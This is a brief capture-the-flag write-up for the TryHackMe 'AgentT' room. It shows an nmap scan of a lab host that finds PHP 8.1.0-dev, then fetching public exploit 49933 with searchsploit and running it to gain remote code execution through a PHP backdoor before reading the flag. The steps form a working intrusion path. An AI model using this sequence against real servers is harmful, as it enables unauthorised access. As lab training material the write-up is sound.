THM: AgentT
THM: AgentT
Description: This lab showcases a PHP backdoor which allows RCE.
Phase 1: Recon
1
2
3
4
5
❯ sudo nmap -T4 -A -p80 10.48.160.174
PORT   STATE SERVICE VERSION
80/tcp open  http    PHP cli server 5.5 or later (PHP 8.1.0-dev)
|_http-title:  Admin Dashboard
OS details: Linux 4.15 - 5.19

PHP 8.1.0-dev is interesting. Lets see if it has any exploits.
1
searchsploit 8.1.0-dev
Phase 2: Exploit
Pull the exploit into your working directory then execute:
1
2
searchsploit -m 49933
python3 49933.py
Phase 3: Post-Exploitation
Cat flag:
1
cat /flag.txt
Thats all folks!
| Room: AgentT | Platform: TryHackMe | Difficulty: Easy | Flag Method: PHP Backdoor |
This post is licensed under CC BY 4.0 by the author.